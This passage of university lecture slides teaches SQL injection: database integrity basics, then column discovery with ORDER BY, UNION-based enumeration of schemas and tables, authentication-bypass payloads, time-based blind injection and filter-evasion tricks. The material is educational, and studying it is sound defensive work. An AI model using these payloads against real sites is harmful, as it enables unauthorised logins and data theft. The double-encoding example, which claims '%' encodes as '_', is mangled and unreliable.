ROBERT GORDON UNIVERSITY ABERDEEN

Lecture 4

Attacking Storage (SQL injection)

OWASP A03:2021 - Injection

ROBERT GORDON UNIVERSITY ABERDEEN

Database Security

- Securing a Database means: ensuring the database's CIA:
  - Confidentiality,
  - Integrity, and
  - Availability.

Database Design (Review)

- Ensuring **Data Integrity**:
  - Rows are unique (**Entity Integrity**): use of Primary Key (PK)
  - Tables are logically related (**Referential Integrity**): using Foreign Keys (FK)
  - Constraints for enforcing integrity rules (business constraints): Example: department name must not be null.
  - Normalisation…

EMPLOYEES

EMPLOYEE_ID	FIRST_NAME	LAST_NAME	DEPARTMENT_ID
174	Ellen	Abel	80
142	Curtis	Davies	50
102	Lex	De Haan	90
104	Bruce	Ernst	60
202	Pat	Fay	20
206	William	Gietz	110

…

DEPARTMENTS

DEPARTMENT_ID	DEPARTMENT_NAME	MANAGER_ID	LOCATION_ID
10	Administration	200	1700
20	Marketing	201	1800
50	Shipping	124	1500
60	IT	103	1400
80	Sales	149	2500
90	Executive	100	1700
110	Accounting	205	1700
190	Contracting		1700

PK FK PK

- Ensuring **Data Confidentiality**:
  - User authentication and authorisation (roles, privileges, encryption, security policy…)
- Ensuring **Data Availability**:
  - Backups, performance tuning…

ROBERT GORDON UNIVERSITY ABERDEEN

How can SQL be leveraged by hackers

ROBERT GORDON UNIVERSITY ABERDEEN

SQL

- Standardised by ANSI. However, each database vendor has its subset of non-standard commands (this makes it easier for hackers to identify which database is used!)
- Example: concatenation:
  - MySQL: select 'some' 'string'
  - Oracle: select 'some' || 'string'
  - SQL Server: select 'some' + 'string'

ROBERT GORDON UNIVERSITY ABERDEEN

SQL is case insensitive

- Not case sensitive:
  - SELECT * FROM employees;
  - sELect * fRom eMploYees;

- Dream for developers (and hackers)
  - Offers flexibility
- Nightmare for security professionals:
  - Difficult to block all possible ways of writing a malicious SQL statement (if attempting blocklisting)

ROBERT GORDON UNIVERSITY ABERDEEN

Errors flagged up by Database Systems: dream or nightmare?

- Dream for developers (and hackers)
    - Offers opportunity for quick debugging / treasure of information about underlying SQL statement and accessed database objects (table name, column names, etc.)
- Nightmare for security professionals:
    - Make sure none of those error messages is sent back to end users (web browsers, etc.)

ROBERT GORDON UNIVERSITY ABERDEEN

Logical Conditions in the WHERE clause

Operator	Meaning
AND	Returns TRUE if *both* component conditions are true
OR	Returns TRUE if *either* component condition is true
NOT	Returns TRUE if the following condition is false

```
SELECT last_name, job
FROM   employees
WHERE  salary > 15000 AND job NOT IN ('IT_PROG', 'ST_CLERK')
OR last_name LIKE 'M%';
```

- Logical operators precedence (what gets evaluated first?):
  1. NOT,
  2. AND,
  3. OR

(salary > 15000 AND job NOT IN ('IT_PROG', 'ST_CLERK')) OR last_name LIKE 'M%';

ROBERT GORDON UNIVERSITY ABERDEEN

How can logical operators be exploited by hackers?

- What does this query evaluate to?

```
SELECT *
FROM my_table
WHERE user = 'Jim'
AND password = 'password123'
OR '1' = '1';
```

Statement is always **TRUE**.

Meaning: Show all records of the table

How can this happen? **SQL Injection**

ROBERT GORDON UNIVERSITY ABERDEEN

Sorting rows using ORDER BY

- Sort retrieved rows with the `ORDER BY` clause:
- The `ORDER BY` clause comes last in the `SELECT` statement:

```
SELECT   last_name, job, hire_date
FROM     employees
ORDER BY hire_date ;
```

- Alternatively, use the position of the columns in the SELECT:

```
ORDER BY 3;
```

- Using **`ORDER BY 4;`** will generate an error

ROBERT GORDON UNIVERSITY ABERDEEN

How can ORDER BY be exploited by hackers?

- Through SQL injection, hackers can figure out how many columns does the underlying SQL statement has. Example:

http://www.victim.com/showproducts.php?category=' ORDER BY 1 --

http://www.victim.com/showproducts.php?category=' ORDER BY 2 --

http://www.victim.com/showproducts.php?category=' ORDER BY 3 --


Assume no error message flagged up with first two URLs, but the following error message was displayed with the last one:

ORA-01785: ORDER BY item must be the number of a SELECT-list expression

Hacker discovered: that the underlying SELECT statement reads 2 columns

ROBERT GORDON UNIVERSITY ABERDEEN

Set Operations (Union, Intersect…)



UNION

returns results from both queries after eliminating duplications.

Display the current and previous job details of all employees.

Display each employee only once.

```
SELECT employee_id, job_id
FROM   employees
UNION
SELECT employee_id, job_id
FROM   job_history;
```

ROBERT GORDON UNIVERSITY ABERDEEN

How can `UNION` be exploited by hackers?

- Through SQL injection, hackers can add their own SELECT statement to any existing statement.
- Example: to find out the version of a database and its patch level:

```
SELECT productName
FROM productsTable
WHERE category = 'Bikes'
UNION
SELECT @@version
```

ROBERT GORDON UNIVERSITY ABERDEEN

SQL injection

ROBERT GORDON UNIVERSITY ABERDEEN

What is SQL injection?

- It is the vulnerability that results when you give an attacker the ability to influence the SQL queries that an application passes to a back-end database.
- SQLi has been consistently top vulnerability in OWASP Top 10 (A3:2021 - injection).
- It is only one type of code injection amongst many affecting Web applications.

ROBERT GORDON UNIVERSITY ABERDEEN

Dynamic SQL Statements

- SQL injection relies on the fact that Web apps use dynamic SQL statements to take in a user's input.
- A dynamic SQL statement is a SQL statement that is generated on the fly by an application. Dynamic SQL allows you to build your code as text and process it at runtime.
  - By contrast, a static SQL statement is a statement that is built by the user and the full text of the statement is known at compilation.
- If the user's input is not validated, an attacker could input malicious code, rather than search criteria, into the input fields of the form.

- Securing your application = ensuring your dynamic SQL cannot be altered.

ROBERT GORDON UNIVERSITY ABERDEEN

Understanding SQLi – Example

- A web app allows users to login and manage their profiles using the following URL:
  http://www.victim.com/cms/login.php?user=foo&password=bar
- Here is the code for the login.php script:

```
// dynamically build the sql statement with the input
$query = "SELECT userid FROM CMSUsers WHERE user =
'$_GET["user"]' ".
 "AND password = '$_GET["password"]'";
```

- The login.php script dynamically creates an SQL statement that will return a record if a username and matching password are entered.

ROBERT GORDON UNIVERSITY ABERDEEN

Understanding SQLi – Example

- An attacker can append the string 'OR '1'='1 to the URL:

http://www.victim.com/cms/login.php?user=foo&password=bar' OR '1'='1

- Here is the query that was built and executed:

```
SELECT userid
FROM CMSUsers
WHERE (user = 'foo' AND password = 'bar') OR '1' = '1';
```

- The logic of the application means that if the database returns more than zero records, we must have entered the correct authentication credentials. The query returns all the content of the table, but the application will simply process the first row. Hence, the attacker logs in as the first user in the database.

ROBERT GORDON UNIVERSITY ABERDEEN

Typical Roadmap for an attacker

- Step 1: Finding a vulnerability
  - Non-blind injection
  - Blind injection
- Step 2: Fingerprinting the database
  - Discovering Columns of underlying SQL
  - Banner Grabbing (database version, patch level…)
- Step 3: Enumerating the Database (users, privileges, tables, columns…)
- Step 4: Escalating Privileges
- Step 5: Stealing Passwords
- Step 6: Stealing Data
  - In-Band Communication (through the web browser)
  - Out-of-Band Communication (through the file system, email…)

ROBERT GORDON UNIVERSITY ABERDEEN

Identifying SQL Injection Vulnerabilities

ROBERT GORDON UNIVERSITY ABERDEEN

Identifying SQLi Vulnerabilities

- Static Analysis: if you have access to the source code, you could analyse it (manually or using tools) without executing it. Example, looking for the following lines in PHP:

```
$param = $_GET["param"];
$result = mysql_query("SELECT * FROM table WHERE field = '$param'");
```


  - For a list of Source Code Analysis Tools see: https://www.owasp.org/index.php/Source_Code_Analysis_Tools

- Dynamic Analysis: performed at runtime (pen testing):
  - Using a tool, or
  - Manually

ROBERT GORDON UNIVERSITY ABERDEEN

How do Hackers find web apps vulnerable to SQLi?

- Manually: Use a compiled list "Google dorks for sqli". For example: https://gbhackers.com/latest-google-sql-dorks/ that suggest a long list of possible strings to use, for example: php?id=
- Automatically: write a script that automates the above process



Page not validating user input of single quote, and not handling SQL errors properly, suggesting that it may be vulnerable to SQL Injection

ROBERT GORDON UNIVERSITY ABERDEEN

Tools for Finding/Exploiting SQLi

- There are several commercial and free open-source tools available for both attackers and defenders.
- Example of tools we will use in the labs (available in Kali):
- Sqlmap
- OWASP ZAP (Zed Attack Proxy)

ROBERT GORDON UNIVERSITY ABERDEEN

Finding a vulnerability (case of Non-Blind Injection)

- Inject available parameters of the web page with:
  - a single quote (or any SQL reserved character), if string parameter or
  - Numeric calculation (e.g., see if 1+1 resolves as 2) if numeric parameter

and check for an error message:

  - SQL Server: [Microsoft][ODBC SQL Server Driver][SQL Server] Unclosed quotation mark after the character string". /products.asp, line 33
  - MySQL: ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1
  - Oracle: ORA-01756: quoted string not properly terminated
- This means app does not have input validation
- Incidentally, the error message also identifies the type of database system


ROBERT GORDON UNIVERSITY ABERDEEN

Identifying the database

- To launch any SQL injection attack, it is important to know the exact database server that the app is using in order to use the correct syntax.
  - The **Web app** technology will give you your first hint.
    - ASP and .NET often use Microsoft SQL Server.
    - PHP application is likely to be using MySQL.
    - JSP applications often use Oracle.
  - The underlying **operating system** might give you another hint:
    - Windows server running IIS hints to SQL Server database.
    - Linux server running Apache is more likely to be using MySQL.
  - However, to know for sure, you need to either:
    - See an error message that gives away database system, or
    - Database accepts SQL specific to it

ROBERT GORDON UNIVERSITY ABERDEEN

Determining Injection Types that Work



ROBERT GORDON UNIVERSITY ABERDEEN


Inline vs Terminating injection

- Two types of SQL injection:
  - Inline injection
  - Injection terminating a SQL statement

Inline SQL Injection

ROBERT GORDON UNIVERSITY ABERDEEN

- SQL code injected in such a way that all parts of the original query are executed.



- Example: Victim Inc. has an authentication form for accessing the administration part of its Web site:

```
SELECT * FROM administrators
WHERE username = 'USER_INPUT' AND password = 'USER_INPUT'
```

- Method 1:

Username:
Password: **' OR '1'='1**

Injecting in the password

```
SELECT * FROM administrators
WHERE username = '' AND password = '' OR '1'='1';
```

- This statement will return all content from the table, but the web app logic could be such that you are logged in as the first user in the table.
- Authentication is bypassed

ROBERT GORDON UNIVERSITY ABERDEEN

Inline SQL injection

- Method 2:

Username: **‘ OR 1=1 OR ‘1’=‘1**
Password:

Injecting in the username

SELECT * FROM administrators
WHERE username = ” OR 1=1 OR ‘1’=‘1’ AND password = ”;

- The first *OR* condition makes the statement always true, and therefore we might bypass the authentication process.

ROBERT GORDON UNIVERSITY ABERDEEN

Terminating SQL Injection

- Attacker injects SQL code that comments the rest of the query.
- For example, if user inputs 100, query becomes:

  SELECT * FROM Products

  WHERE Price = '100' ORDER BY Product
- When attacker injects ' OR 1=1 --

  SELECT * FROM Products

  WHERE Price = '' OR 1 = 1 -- ~~' ORDER BY Product~~

ROBERT GORDON UNIVERSITY ABERDEEN

Database Comments

Database	Comment	Observations
Microsoft SQL Server and Oracle	-- (double dash)	Used for single-line comments
	/* */	Used for multiline comments
MySQL	#	Used for single-line comments
	-- (double dash)	Used for single-line comments. **It requires the second dash to be followed by a space** or a control character such as tabulation, newline, etc.
	/* */	Used for multiline comments

ROBERT GORDON UNIVERSITY ABERDEEN

Terminating SQL Injection

- Bypassing authentication:

Username: **‘ OR 1=1 --**
Password:

SELECT * FROM administrators
WHERE username = “ OR 1=1 -- ‘ AND password = ”;

- This statement will return all rows in the table and log you in as the first user in the table.
- You can also impersonate a known user:

Username: **admin’ --**
Password:

SELECT * FROM administrators
WHERE username = ‘admin’ -- ‘ AND password = ”

- This will return only one row and log you in as *admin*.

ROBERT GORDON UNIVERSITY ABERDEEN

Lecture 5

SQL Injection Advanced Attacks

ROBERT GORDON UNIVERSITY ABERDEEN

Typical Roadmap for an attacker

- Step 1: Finding a vulnerability
  - Non-blind injection: : the app returns error messages of the database server
  - Blind injection
- Step 2: Fingerprinting the database
  - Discovering Columns of underlying SQL
  - Banner Grabbing (database version, patch level…)
- Step 3: Enumerating the Database (users, privileges, tables, columns…)
- Step 4: Escalating Privileges
- Step 5: Stealing Passwords
- Step 6: Stealing Data
  - In-Band Communication (through the web browser)
  - Out-of-Band Communication (through the file system, email…)

ROBERT GORDON UNIVERSITY ABERDEEN

Extracting data through UNION statements

- Attacker adds their own query to the already existing app query.

  SELECT column1,column2,... FROM table1

  UNION

  SELECT column1,column2,... FROM table2

- The following requirements need to be satisfied:
  - The two queries must return the same number of columns.
  - The data in the corresponding columns must be of the same (or compatible) types.

ROBERT GORDON UNIVERSITY ABERDEEN

Identifying the number of columns in underlying query

- Method 1: using ORDER BY
- Recall that you can use ORDER BY <column position>:

  SELECT first_name, last_name FROM employees
  ORDER BY 2;
  In this case, 2 refers to last_name
- We can inject an ORDER BY to induce an error:

  ‘ ORDER BY 1 --
  ‘ ORDER BY 2 --
  ‘ ORDER BY 3 --
  etc.
- If you receive the first error when using, for example, ORDER BY 6, it means your query has exactly 5 columns.

ROBERT GORDON UNIVERSITY ABERDEEN

Identifying the number of columns in underlying query

- Method 2: using NULL
- We can inject a UNION SELECT NULL... until there are no error messages:

  ‘ UNION SELECT NULL --

  ‘ UNION SELECT NULL, NULL --

  etc.
- As soon as you stop getting error messages, you have matched the correct number of columns.
- Note: this can only be done if the database is able to implicitly cast NULL to any data type (e.g., in MySQL). Otherwise, need to convert NULL to relevant datatype. Example: TO_CHAR(NULL) in Oracle.

ROBERT GORDON UNIVERSITY ABERDEEN

Fingerprinting the Database

- For example: ‘ UNION SELECT version(), null --

Assumptions: the above assumes the underlying query has 2 columns. If it has more, then add more nulls to match the number of columns. It is also assumed the first column is of type string. If not, then have version() matching the appropriate columns.

- For example: ‘ UNION SELECT null, version() --

- For example: ‘ UNION SELECT database(), null –

- For example: ‘ UNION SELECT current_user(), null --

ROBERT GORDON UNIVERSITY ABERDEEN

Summary of SQL injection (MySQL)

Note: need to add the required number of NULLs

- The Metadata is stored in INFORMATION_SCHEMA
- List Databases:

‘ UNION SELECT schema_name FROM information_schema.schemata

- List Tables of a particular database:

‘ UNION SELECT table_name FROM information_schema.tables WHERE table_schema =‘my_database’

- List columns of a particular table:

‘ UNION SELECT column_name FROM information_schema.columns WHERE table_name =‘my_table'

- View content of columns of a particular table (use concatenation if required):

‘ UNION SELECT my_column FROM my_database.my_table

ROBERT GORDON UNIVERSITY ABERDEEN

Blind SQL Injection

ROBERT GORDON UNIVERSITY ABERDEEN

Using conditional statements

- This technique is based on injecting conditional statements that force the database to return a different result depending on the outcome of the condition (using an IF or CASE statement).
- There are two types of conditional statements (they can sometimes be combined):
  - Error-based
  - Time-based

ROBERT GORDON UNIVERSITY ABERDEEN

Error-based conditional statements

- For example, an intruder can ask the database: "is the current database user root?" if yes return 1 otherwise return 2:

  'union select IF (current_user() = 'root', 1, 2) --

- In the case of a blind injection, the intruder's question can still be answered because the web site will display the same output as the one prior to the injection.

ROBERT GORDON UNIVERSITY ABERDEEN

Time-based conditional statements

- The intruder creates a statements that delays the server's response for a certain amount of time.
- Example 1: ' union select null, null, sleep(5) --

  Will wait for 5 seconds before returning the results
- Example 2: a time-based attack can be used to indicate a yes-or-no answer. For example, we can ask if the current database user is the root:

' union select null, null, case substring(current_user(), 1,4) when 'root' then sleep(5) else sleep(0) end --

- By measuring the time it takes for the application to return the web page, you can determine whether the 4 first letters of the current user equal to *root*

ROBERT GORDON UNIVERSITY ABERDEEN

Evading input filters

ROBERT GORDON UNIVERSITY ABERDEEN

Introduction

- Web applications frequently employ input filters that are designed to defend against common attacks.
- These filters may exist:
  - Within the application's own code,
  - Web Application Firewalls (WAFs): e.g., ModSecurity, dotDefender…
  - Intrusion Detection/Prevention Systems (IDS/IPS): e.g., Snort, PHPIDS…
- The filters an attacker is likely to encounter are those which attempt to block any input containing one or more of the following:
  - SQL keywords, such as *OR*, *UNION*…
  - Specific individual characters, such as quotation marks or hyphens.

ROBERT GORDON UNIVERSITY ABERDEEN

Using Case Variation

- Use case variation to bypass badly programmed filters that do not check for all case variations.
- For example, an attacker can use:

  ‘ uNiOn SeLeCt password FrOm tblUsers WhErE username=‘admin’--

ROBERT GORDON UNIVERSITY ABERDEEN

Using SQL Comments

- If an application rejects input that contains SQL keywords or spaces, an attacker can use comment sequences to create SQL statements which are syntactically unusual but perfectly valid.
- For example:

  ‘/**/UN/**/ION/**/SEL/**/ECT/**/password/**/FR/**/OM/**/tblUsers/**/WHE/**/RE/**/username/**/LIKE/**/‘admin’#
- Note that each keyword has been split into two strings separated by a comment.

ROBERT GORDON UNIVERSITY ABERDEEN

Using URL Encoding

- Example: if a filter checks for the single quote ‘ an attacker can try its encoding %27. If this is blocked (because the filer checks for %), a double encoding can be attempted (% is encoded as _):
  1. The intended statement is ‘ UNION…
  2. The attacker supplies the input as *_27_20UNION …*
  3. The application URL decodes the input as *%27%20UNION…*
  4. The application validates that the input does not contain *’*.
  5. The application URL decodes the input as *‘ UNION…*
  6. The application processes the input within an SQL query, and the attack is successful.
- Note: if the vulnerable parameter is numeric, we do not need to use the single quote at all

ROBERT GORDON UNIVERSITY ABERDEEN

Other techniques

